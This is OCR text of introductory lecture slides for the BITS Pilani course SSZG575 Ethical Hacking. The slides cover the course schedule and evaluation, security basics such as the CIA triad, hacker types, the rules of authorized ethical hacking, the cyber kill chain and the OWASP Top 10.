# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Ethical Hacking
# Session: 01 (Introduction)

# Agenda

- Course description
  - Objective
  - Course content
  - Text books
  - Structure & schedule
  - Evaluation scheme
  - Lecture plan
- Introduction to Ethical Hacking
  - Service & Application
  - Device, System, Person
  - Lifecycle for attack
  - Understand boundaries

# Course objectives

| No | Objective |
|---|---|
| CO1 | Introduce students to the techniques and tools for ethical hacking and countermeasures. |
| CO2 | To develop skills of exploit approaches – social engineering, scanning, foot-printing, enumeration, sniffers, buffer overflows. |
| CO3 | Understand service-specific hacking like DNS, Email, Web servers, Proxy; techniques of bypassing security mechanisms and hardening systems and networks for countermeasures of security analysis, monitoring and analysis tools including network traffic and system logs. |
| CO4 | Also learn the security paradigms in cloud computing, mobile platforms and online social networks. |

# Course content

- Introduction to Ethical Hacking
- Basic of Tools & Techniques for Ethical Hacking
- Vulnerabilities and Reverse Engineer Binaries
- Mobile Application Security
- Casing the Establishment
- Wireless Hacking and Hacking Hardware
- Remote Connectivity and VOIP
- Security Issues on Web Server and Database
- Processes and Tools used for Defense
- Recent Hack Reports

# Text books

- Text books

| | |
|---|---|
| T1 | Stuart McClure, Joel Scambray, George Kurtz, “Hacking Exposed 7: Network Security Secrets and Solutions, TMGH 2012 |

## Reference books

| | |
|---|---|
| R1 | Joseph Muniz, Aamir Lakhani, “Web Penetration Testing with Kali Linux”, Shroff 2013 |
| R2 | Nipun Jaiswal, “Mastering Metasploit”, Shroff/Packt 2014 |
| R3 | Neil Bergman etc. “Hacking Exposed Mobile: Security Secrets & Solutions”, MGH 2013 |

# Text books…

## Other References

| | |
|---|---|
| O1 | https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project |
| O2 | https://www.stateoftheinternet.com/ |
| O3 | http://www.symantec.com/security_response/publications/threatreport.jsp |
| O4 | http://www.kb.cert.org/vuls |
| O5 | http://googleprojectzero.blogspot.in |
| O6 | https://code.google.com/p/google-security-research/issues/list |
| O7 | https://source.android.com/security/index.html and sublinks |

# Learning objectives

| No | Learning Objective |
|---|---|
| CO1 | Understand the components of enterprise and consumer applications and systems that can be exploited for hacking. |
| CO2 | Use tools and techniques to survey the target in the cyber world using foot printing, scanning and enumerating. |
| CO3 | Learn about multiple approaches to find vulnerabilities and exploit them using (a) network based attacks (b) host level compromise across different platforms and (c) deployment/system-component level attacks. |
| CO4 | Understand the weaknesses in wireless communications and execute some of the exploits in controlled environment. |
| L05 | Learn about tools to defend against attacks or minimize the damage. |

# Course structure & schedule

- 16 on-line lectures (2 hours each) + self study
- Schedule
  - Semester start (first lecture) : 16-Jan-22
  - Last lecture : 15-May-22
  - Mid Sem Test : 11-13 Mar-22
  - Mid Sem Test Makeup : 25-27 Mar-22
  - Comprehensive Exam : 20-22 May-22
  - Comprehensive Exam Makeup : 27-29 May-22

# Evaluation scheme

| No | Name | Type | Duration | Weight | Date & Time |
|---|---|---|---|---|---|
| EC-1 | Quiz-I | Online | - | 5% | After 4th session |
| | Quiz-II | Online | - | 5% | After 8th session |
| | Assignment / Lab | Offline | - | 10% | After 8th session |
| EC-2 | Mid-Semester Test | Closed Book | 1.5 hours | 30% | 11-13 Mar / 25-27 Mar |
| EC-3 | Comprehensive Exam | Open Book | 2.5 hours | 50% | 20-22 may / 27-29 May |

# Session schedule

| Day & Date | Timing 10.30 AM - 12. 30 AM |
|---|---|
| Sunday, 16 January, 2022 | CS-1 |
| Sunday, 23 January, 2022 | CS-2 |
| Sunday, 30 January, 2022 | CS-3 |
| Sunday, 6 February, 2022 | CS-4 |
| Sunday, 13 February, 2022 | CS-5 |
| Sunday, 20 February, 2022 | CS-6 |
| Sunday, 27 February, 2022 | CS-7 |
| Sunday, 6 March, 2022 | CS-8 |
| Friday-Sunday 11-13 March, 2022 | Mid-Semester Test (Regular) |
| Sunday, 20 March, 2022 | CS-9 |
| Friday-Sunday 25-27 March, 2022 | Mid-Semester Test (Make-up) |
| Friday, 8th April 2022 | CS-10 (5.50 PM -7.50 PM) |
| Sunday, 10 April, 2022 | CS-11 |
| Sunday, 17 April, 2022 | CS-12 |
| Sunday, 24 April, 2022 | CS-13 |
| Sunday, 1 May, 2022 | CS-14 |
| Sunday, 8 May, 2022 | CS-15 |
| Sunday, 15 May, 2022 | CS-16 |
| Friday-Sunday 20-22 May, 2022 | Compre-Examination (Regular) |
| Friday-Sunday 27-29 May, 2022 | Compre-Examination (Make-up) |

# Lab plan

| Lab # | Topic Covered |
|---|---|
| LO1 | Understanding the lab setup, isolated network, remote shell and related network protocols |
| LO2 | Compilers, assemblers, disassemblers, debuggers, trace tools, environment, sniffers etc. |
| LO3 | Linux password cracking exercises – different encryptions |
| LO4 | Reverse engineering a firmware update |
| L05 | Android tools, app development, and hacking an application to embed our code |
| L06 | Executing OS exploits – Linux |
| L07 | Executing OS exploits – Windows |
| L08 | Understand tools in Kali Linux for survey attempts |
| L09 | Executing protocol exploits – Web Server and Data Bases |
| L10 | Trojans and Camouflage |
| L11 | Wireless Hacking – HackRF One |
| L12 | Tools to mine online social information |
| L13 | Defense – Audit, discover and limit, detect malware, Honeypots, Firewalls, IDS/IPS, Log service |
| L14 | Mock capture the flag exercise |

# Introduction

# Cyber Attacks… Not a Rare News!

- Air India lost 4.5 Mn customer's data in early 2021
- Mumbai power outage in Oct 20 believed to be handiwork of Chinese hackers
- An attack on infrastructure provider Fastly caused major websites to go down in early Jun 21.
- 200% increase in cyber attacks post Covid-19
- Nearly 7,00,000 attacks in 2020 so far in India – IT ministry tells parliament (Sep'20)
- Malware attacks hist computers at NIC's cyber hub (18-Sep-20)
- Cyber attack on NHAI email server (29-Jun-20)

# News about Hacking

Hacking News

Cyber Security News | Hacking News | News | Vulnerabilities

Over 100K Zy
Found Wit unt

January 4, 2021 0

Users of Zyxel Firewall N devices should update their devices as the current firmware might have a backdoor account.

GenRx Ph acy
Ranso ttack
R Breach

ng Worm Targets
ows And Linux
ystems To Mine Monero

January 3, 2021 0

Second T-Mobile Data Breach Reported Within A Year

January 3, 2021 0

Voyager Cryptocurrency Broker Suffered Brief Outage Following Cyber Attack

•Google Faced the Largest DDoS Attack Seen Yet from Chinese State-backed Hackers in 2017 - 2.54 TBPS DDOS attack

# Global Attack Scenario

Total WAF Trigger Rule Frequency

**120,934,834**

Attacks Observed for All Verticals

Top Country / Area by Attack Frequency

**Russian Federation**

34,101,558 Attacks Sent


Attack Vector Frequency

**SQL Injection**

100,155,776 Attacks Observed

Attack Distribution by Type

During the reporting period, what was the distribution of the most common web attack types?



# Cyber Attacks… Not a Rare News!

**India is one of top 10 most attacked country!!!**

# On-going Threat Maps

- Ongoing threats maps - top targeted countries, industries, malware, daily attacks etc.

http://threatmap.checkpoint.com

https://cybermap.Kaspersky.com


# Computer Security

- Computer security is protection of items or ASSETS of a computer or computer system
- ASSETS are of following types:
  - **Hardware:** Computers, Devices (disk drives, memory cards, printers etc), Networks
  - **Software:** Operating system, utilities, commercial applications (MS-Office, Oracle apps, SAP etc), individual applications
  - **Data:** Documents, photos, emails, projects, corporate data etc
- ASSETS have a value to an individual
  - Has an owner or user perspective
  - May be monetary or non-monetary
  - Is personal, time dependent & often imprecise
- ASSETS are target for an attack and require security protection

# Vulnerability – Threat - Control Paradigm

- '**Vulnerability**' is a weakness in the system that might be exploited to cause loss or harm
- '**Threat**' is a set of circumstances that has a potential to cause loss or harm to system
- A person who exploits the vulnerability perpetrates an '**Attack**'
- '**Control**' is an action, device, procedure of technique that removes or reduces the vulnerability

# Example: Vulnerability - Threat - Control



- **Vulnerability:** Crack in the wall
- **Threat:** Rising water level
- **Attack:** Someone pumping more water
- **Control:** Fill the gap, strengthen the wall


# Security Triad - CIA

- **Confidentiality:** Ability of a system to ensure that an asset is viewed by only authorized parties
- **Integrity:** Ability of a system to ensure that an asset is modified by only authorized parties
- **Availability:** Ability of a system to ensure that an asset can be used by any authorized parties

## Additional two properties:

- **Authentication:** Ability of a system to validate the identity of a sender
- **Non-repudiation or Accountability:** Ability of a system to confirm that a sender can not convincingly deny having sent something

# Acts of Harm





**Interception:** Confidentiality lost

**Interruption:** Availability lost

**Modification:** Integrity lost

**Fabrication:** Integrity lost

# Security Threats





- Threats are caused both by human and other sources
- Threats can be malicious or not
- Threats can be random or targeted
- Advance persistent threat attacks come from organized, well financed, patient and often govt or quasi-govt affiliated groups

# Security Threats

# Who are the Attackers?

- Individual
- **Hackers**
- Terrorist
- Criminal for hire
- Loosely connected group
- Organized crime member
  - cyber crime is lucrative



# Hacking

- Act committed toward breaking into a computer and/or network
- Hacking is any technical effort to manipulate the normal behavior of network connections and connected systems
- A hacker is any person engaged in hacking
- Purpose
  - Financial
  - Power
  - Publicity
  - Revenge
  - Adventure
  - Desire to access forbidden information
  - Destructive mindset

# History of Hacking

- The term "hacking" historically referred to constructive, clever technical work that was not necessarily related to computer systems.
- MIT engineers in the 1950s and 1960s first popularized the term and concept of hacking.
- The so-called "hacks" perpetrated by these hackers were intended to be harmless technical experiments and fun learning activities.
- Later others began applying the term to less honorable pursuits.
  - For example, hackers in US experimented with methods to modify telephones for making free long-distance calls over the phone network illegally.
- As computer networking and the Internet exploded in popularity, data networks became by far the most common target of hacking.

# Hacker Types…

- **White Hat:** White hats are ethical hackers.
  - They use their knowledge and skill to thwart the black hats and secure the integrity of computer systems or networks.
  - They use hacking to identify vulnerabilities and inform the owners of systems so that the vulnerabilities can be plugged-in.
  - If a black hat decides to target you, it's a great thing to have a white hat around.

- **Black Hat:** These are the bad guys. A black hat is a cracker and usage hacking with malicious intent
  - Black hats may also share information about the "break in" with other black hat crackers so they can exploit the same vulnerabilities before the victim becomes aware and takes appropriate measures.

# Hacker Types…

- **Gray Hat –** A gray hat is a bit of both a white hat and a black hat.
  - Their main objective is not to do damage to a system or network, but to expose flaws in system security.
  - The black hat part of the mix is that they may very well use illegal means to gain access to the targeted system or network, but not for the purpose of damaging or destroying data:
  - They want to expose the security weaknesses of a particular system and then notify the “victim” of their success.
  - Often this is done with the intent of then selling their services to help correct the security failure so black hats can not gain entry and/or access for more devious and harmful purposes.

# Vulnerabilities Exploited by Hackers

- Systems with inadequate border protection
- Systems with weak authentication credentials
- Systems with out of date patching
- Remote Access Servers (RASs) with weak access controls.
- Applications with known vulnerabilities
- Open source applications with no protection
- Poorly protected data and websites
- Mis-configured or default configured systems

# Examples of Hacking

- One of the biggest examples is Stuxnet - a virus attack on the Nuclear program of Iran, which is suspected to be carried out jointly by USA and Israel.
- Some of the other victims of hacking are organizations such as:
  - Adobe hack: 2013
  - Yahoo Hack: 2013
  - eBay hack: 2014
  - Sony hack: 2014
  - Mariott hack: 2018
  - Dubsmash hack: 2019
  - ….

# What is Ethical Hacking?

- Ethical hacking involves an authorized attempt to gain unauthorized access to a computer system, application, or data.
- Ethical hack involves duplicating strategies and actions of malicious attackers.
  - Helps to identify security vulnerabilities which can then be resolved before a malicious attacker has the opportunity to exploit them.
- Ethical hackers ("white hats") are security experts that perform these assessments.
  - The proactive work they do helps to improve an organization's security posture.
  - With prior approval from the organization or owner of the IT asset, the mission of ethical hacking is opposite from malicious hacking.

# Key Concepts of Ethical Hacking

- Ethical Hacking follows four key protocol concepts:
  - **Stay legal**. Obtain proper approval before accessing and performing a security assessment.
  - **Define the scope**. Determine the scope of the assessment so that the ethical hacker's work remains legal and within the organization's approved boundaries.
  - **Report vulnerabilities**. Notify the organization of all vulnerabilities discovered during the assessment. Provide remediation advice for resolving these vulnerabilities.
  - **Respect data sensitivity**. Depending on the data sensitivity, ethical hackers may have to agree to a non-disclosure agreement, in addition to other terms and conditions required by the assessed organization.

# Ethical Hackers v/s Malicious Hackers

- Ethical hackers:
  - Use their knowledge to secure and improve the technology of organizations.
  - They provide an essential service to these organizations by looking for vulnerabilities that can lead to a security breach.
  - An ethical hacker reports the identified vulnerabilities to the organization. Additionally, they provide remediation advice.
  - With the organization's consent, the ethical hacker performs a re-test to ensure the vulnerabilities are fully resolved.
- Malicious hackers:
  - Intend to gain unauthorized access to a resource (the more sensitive the better) for financial gain or personal recognition.
  - Deface websites or crash backend servers for fun, reputation damage, or to cause financial loss.
  - The methods used and vulnerabilities found remain unreported.
  - They aren't concerned with improving the organizations security posture.

# Skills for Ethical Hacking

- Overall require a wide range of computer skills.
- All ethical hackers should have:
  - Expertise in scripting languages.
  - Proficiency in operating systems.
  - A thorough knowledge of networking.
  - A solid foundation in the principles of information security.
  - specialize to be subject matter experts (SME) on a particular area within the ethical hacking domain


# What Problems does Hacking Identify?

- Ethical hacking aims to mimic an attacker and looks for attack vectors against the target.
- Once the ethical hacker gathers enough information, they use it to look for vulnerabilities against the asset.
- As next step, ethical hackers use exploits against the vulnerabilities to demonstrate how a malicious attacker could exploit it.
- Some of the common vulnerabilities discovered by ethical hackers include:
  - Injection attacks
  - Broken authentication
  - Security misconfigurations
  - Use of components with known vulnerabilities
  - Sensitive data exposure
- After the testing, ethical hackers prepare a detailed report. This includes steps to compromise the identified vulnerabilities and steps to patch/mitigate the same.

# Key Limitations of Ethical Hacking

- **Limited scope:**
  - Ethical hackers cannot progress beyond a defined scope to make an attack successful.
  - However, it's not unreasonable to discuss out of scope attack potential with the organization.
- **Resource constraints:**
  - Time constraints - limited.
  - Computing power and budget constraints.
- **Restricted methods:**
  - Some organizations ask experts to avoid test cases that lead the servers to crash (i.e. Denial of Service - DDoS attacks).

# Cyber Attack Lifecycle (Kill Chain)




The cyber attack lifecycle, first articulated by Lockheed Martin as the "kill chain," depicts the phases of a cyber attack:

- **Recon**—the adversary develops a target;
- **Weaponize**—the attack is put in a form to be executed on the victim's computer/network;
- **Deliver**—the means by which the vulnerability is weaponized;
- **Exploit**—the initial attack on target is executed;
- **Control**—mechanisms are employed to manage the initial victims;
- **Execute**—leveraging numerous techniques, the adversary executes the plan;
- **Maintain**—long-term access is achieved.

# Cyber Attack Lifecycle

| | |
|---|---|
| Reconnaissance | • Harvest email addresses, company information, etc. |
| Weaponization | • Couple exploit with backdoor into deliverable payload |
| Delivery | • Deliver weaponized bundle to the victim via email, web, usb, etc. |
| Exploitation | • Exploit vulnerability to execute code on victim system |
| Installation | • Install malware on the asset |
| Command & Control | • Command channel for remote manipulation of victim |
| Actions on Objectives | • With "Hands on Keyboard" access, intruders accomplish their original goal |

*Source: Lockheed Martin Cyber Kill Chain*

# What is OWASP?

- Open Web Application Security Project (OWASP) is a non-profit foundation that works to improve the security of software.
- OWASP programs include:
  - Community-led open source software projects
  - Over 275 local chapters worldwide
  - Tens of thousands of members
  - Industry-leading educational and training conferences
- OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
- OWASP projects, tools, documents, forums, and chapters are free and open to anyone interested in improving application security.
- OWASP Foundation was launched on December 1st, 2001 and incorporated as a United States non-profit charity on April 21, 2004.

# What is OWASP Top 10?

- OWASP Top 10 is an online document on OWASP's website that provides ranking of and remediation guidance for the top 10 most critical web application security risks.
- The risks are ranked and based on the frequency of discovered security defects, the severity of the vulnerabilities, and the magnitude of their potential impacts.
- This is to enable them to incorporate the report's findings and recommendations into their security practices, thereby minimizing the presence of these known risks in their applications

# OWASP Top 10

- **Injection:** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.
- **Broken Authentication:** Incorrect implementation of authentication and session management functions, allowing attackers to compromise passwords, keys, or session tokens etc.
